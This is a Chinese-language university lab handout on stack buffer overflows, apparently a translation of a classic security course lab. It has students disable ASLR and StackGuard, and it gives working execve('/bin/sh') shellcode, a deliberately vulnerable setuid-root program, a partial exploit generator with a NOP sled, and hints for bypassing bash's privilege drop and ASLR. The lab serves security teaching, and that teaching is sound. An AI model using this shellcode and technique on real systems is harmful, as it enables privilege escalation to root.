缓冲区溢出实验

1 实验描述

该实验的目标是让学生掌握缓冲区溢出漏洞攻击的经验，将课堂上学习到漏洞知识应用到实践中去。缓冲区溢出是指程序试图向缓冲区写入超出预分配固定长度数据的情况。这一漏洞可以被恶意用户利用来改变程序的流控制，甚至执行代码的任意片段。这一漏洞的出现是由于数据缓冲器和返回地址的暂时关闭，溢出会引起返回地址被重写。

在本实验中，学生将分析一个具有缓冲区溢出漏洞的程序，任务是使用一种攻击方案来利用漏洞并最后获得 root 权限。另外，将带领学生学习到系统中阻止缓冲区溢出的一些保护机制，学生需要评价他们的攻击方案在这些保护机制下是否起作用，并解释原因。

2 实验任务

2.1 初始设置

你将在已经配置好的 Ubuntu 镜像上执行本实验任务。Ubuntu 和其它一些 Linux 系统都适用了地址空间随机化机制(ASLR)来随机变化堆栈的起始地址。这将使猜测精确的地址非常困难，猜测地址是缓冲区溢出攻击中关键的一步。在这个实验中，我们使用下面的命令关闭 ASLR：

```
$ su root
    Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

另外，GCC 编译器中实现了一种”Stack Guard”的安全机制来防止缓冲区溢出。你可以关闭该保护当您编译时使用-fno-stack-protector。例如，编译一个叫 example.c 的程序并且不使用 Stack Guard，你应该使用下面的命令：

```
    gcc -fno-stack-protector example.c
```

2.2 Shellcode

在开始攻击之前，你需要一个 Shellcode，Shellcode 是登陆到 shell 的一段代码。它必须被载入内存，那样我们才能强迫程序跳转到它。考虑以下程序：

```
#include <stdio.h>

int main( ) {
    char *name[2];

    name[0] = ‘‘/bin/sh’’;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

我们使用的 shell code 是上述程序的汇编版。下面的程序显示了如何通过利用 shell code 任意重写一个缓冲区登录 shell，请编译并运行以下代码，看 shell 是否被调用。

```
/* call_shellcode.c */
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdql */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
```

这段 shellcode 的一些地方值得注意。首先，第三行将“//sh”而不是“/sh”推入栈，这是因为我们在这里需要一个 32 位的数字，而“/sh”只有 24 位。幸运的是，“//”和 “/”等价， 所以我们使用“//”对程序也没什么影响，而且起到补位作用。第二，在调用 execve()之前，我们需要分别存储 name[0]（串地址），name（列地址）和 NULL 至%ebx, %ecx,和%edx 寄存器。第 5 行将 name[0]存储到%ebx；第 8 行将 name 存储到%ecx； 第 9 行将%edx 设为 0；还有其它方法可以设%edx 为 0（如 xorl %edx, %edx）。这里用的(cdql)指令只是较为简短。第三，当我们将%al 设为 11 时调用了 system call execve()，并执行了“int $0x80”.

2.3 有漏洞的程序

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
```

```
char buffer[12];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}

int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
```

编译以上易被攻击的程序并用 setuid 机制设置其有效执行用户为 root。你可以通过用 root 帐户编译并 chmod 可执行到 4755 来实现：

```
$ su root
Password (enter root password)
# gcc -o stack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

以上程序有一个缓冲区溢出漏洞。它一开始从一个叫“badfile”的文件读了一个输入，然后将这个输入传递给了另一个 bof()功能里的缓冲区。原始输入最大长度为 517 bytes，然而 bof()的长度仅为 12 bytes。由于 strcpy()不检查边界，将发生缓冲区溢出。由于此程序有效执行用户为 root，如果一个普通用户利用了此缓冲区溢出漏洞，他有可能获得 root shell。应该注意到此程序是从一个叫做“badfile”的文件获得输入的，这个文件受用户控制。现在我们的目标是为“badfile”创建内容，这样当这段漏洞程序将此内容复制进它的缓冲区，便产生了一个 shell.

2.4 任务 1：攻击漏洞

我们提供给你一段部分完成的攻击代码“exploit.c”，这段代码的目的是为“badfile”创建内容。代码中，shellcode 已经给出，你需要完成其余部分。

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[ ]=
```

```
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdql */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;

void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;

/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */

/* Save the contents to the file "badfile" */

badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```

完成以上程序后编译并运行，它将为“badfile”生成内容。然后运行漏洞程序栈，如果你的攻击正确实现，你将得到一个 shell:

注意：请先编译你的漏洞程序。请注意程序 exploit.c 是生成 badfile 的，它能够在编译时使用默认的 Stack Guard 保护。这是因为我们没有打算在这个程序中使缓冲区溢出。我们将在 stack.c 的缓冲区中溢出，编译时将它的 Stack Guard 取消。

```
$ gcc -o exploit exploit.c
$./exploit // create the badfile
$./stack // launch the attack by running the vulnerable program
Sh-3.2$ <---- Bingo! You've got a root shell!
```

你可以通过键入以下命令来检查：

```
# id
```

uid=(500) euid=0(root)

许多命令若被当成 Set-UID-root 进程来执行，将会与作为 root 进程时有所不同，因为它们知道真正的用户 id 并不是 root。为了解决这个问题，你可以运行以下程序将真正的用户 id 变为 root，通过这个方法，你将获得一个真正的 root 进程。

```
void main()
{
setuid(0); system("/bin/sh");
}
```

2.5 任务 2：/bin/bash 中的保护

现在，我们让/bin/sh 指回到/bin/bash，然后进行和之前任务中同样的攻击。还能得到 shell 吗？这个 shell 是 root shell 吗？发生了什么？在实验报告中描述你观察到的现象并解释。

```
$ su root
Password: (enter root password)
# cd /bin
# rm sh
# ln -s bash sh // link /bin/sh to /bin/bash
# exit
$./stack // launch the attack by running the vulnerable program
```

有办法可以避开这个保护策略，你需要修改 shell code. 对这一攻击我们将给予 10 分的奖励。提示：尽管/bin/bash 对运行 Set-UID 程序有限制，它确实允许真正的 root 运行 shells 的。因此，如果你可以在调用/bin/bash 之前将当前 Set-UID 程序变为一个真正的 root 进程，你便可以逃脱 bash 的限制。可以使用系统调用 setuid()来完成。

2.6 任务 3：地址随机化

现在，让我们打开 Ubuntu 的地址随机化。我们进行与任务 1 中同样的攻击，你能得到 shell 吗？如果不能，问题出在哪里？地址随机化是怎样使你的攻击变得困难的？在实验报告中描述你观察到的现象并解释。你可以使用以下指令打开地址随机化：

```
$ su root
Password: (enter root password)
# /sbin/sysctl -w kernel.exec-shield=0
# /sbin/sysctl -w kernel.randomize_va_space=1
```

如果允许漏洞代码一次不能够得到 root shell，那么多运行几次呢？你能够使用下面的命令来循环运行./stack，你观察到什么发生了？如果你的攻击代码编写正确，你应该稍等一会儿后获取到 root shell。你可以修改你的攻击程序来提供成功的可能性（例如，减少等待时间）。

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```


2.7 任务 4：Stack Guard

到目前为止，我们都是在 GCC 编译时关闭了”Stack Guard”保护机制，在这个任务里，你要在开启 Stack Guard 的情况下重新考虑任务 1。因此，你应该在编译时不用 -fno-stack-protector 选项。为了这个任务，你将重新编译漏洞程序 stack.c 来使用 GCC 的 Stack Guard，重新做一遍 task1，并报告你观察到的现象。你可以报告你观察到的任务错误信息。

在 GCC4.3.3 及更新的版本中，Stack Guard 是默认开启的。因此，你必须使用前面提到的方法关闭 Stack Guard。在之前更早的版本中，它是默认关闭的。如果你使用老版本的 GCC，你就不需要关闭 Stack Guard 了。

3 指南

我们可以将 shell code 载入到 badfile，但是它将不会被执行，因为我们的指令指针不会指向它。我们可以改变返回地址指向 shell code，但是有两个问题：(1)我们不知道返回地址存储在哪；(2)我们不知道 shell code 存储在哪。为了回答这个问题，我们需要理解调用函数时栈的布局。下图是一个例子：




寻找存储返回地址的内存地址。从上图，如果我们发现了 buffer[]数组的地址，我们就能计算出返回地址的存储位置。由于漏洞程序是一个 Set-UID 程序，你可以拷贝该程序并在自己的权限下运行它。这样，你就能调试程序（注意你不能够调试一个 Set-UID 程序）。在调试器中，你就可以计算出 buffer[]的地址，并且由此计算出恶意代码的起点。你甚至可以修改这个拷贝的程序，使这个程序直接打印出 buffer[]的地址。当你运行 Set-UID 的拷贝而不直接是你的程序拷贝时，buffer[]的地址可能会有细小的不同。

如果目标程序是远程运行的，你可能不能依赖调试器去发现地址了。然而，你可以猜测。下面这些事实使得猜测是一种可行的方法：

- 栈的起始地址通常不变。
- 栈一般不会太深，但多少程序不会一次向栈中压入超过几百几千的字节。
- 因此我们需要去猜测的地址的变动范围比较小。

寻找恶意代码的起点。如果你可能准确计算 buffer[]的地址，你就可以准确的计算出恶意代码的起点，即使你不能够准确计算这些地址（例如，远程程序），你仍可以猜测出来。为了提高攻击的成功机会，我们可以增加一串 NOPs 到恶意代码的开始部分。因此，如果我们能够跳转到这些 NOPs 中的一个，我们最终就会到达恶意代码。下图描述这种攻击：



在缓冲区中存放一个长整数。在你的攻击程序中，你可能需要存放一个长整数(4 字节)到任意一个 buffer[i]开始的 buffer 上。由于每个 buffer 的空间只有 1 个 long 字节，那么长整数将从 buffer[i]开始占据 4 个字节（buffer[i] 到 buffer[i+3]）。因为 buffer 和 long 型是不同的类型，你不能够直接将整数赋值给 buffer，而是将 buffer+i 赋给一个 long 型指针，然后再用整数赋值。下面的代码会帮助你把你个 long 型整数赋值到 buffer 上的起点 buffer[i]处。

```
char buffer[20];
long addr = 0xFFEEDD88;
long *ptr = (long *) (buffer + i);
*ptr = addr;
```

参考文献

[1] Aleph One. Smashing The Stack For Fun And Profit. Phrack 49, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html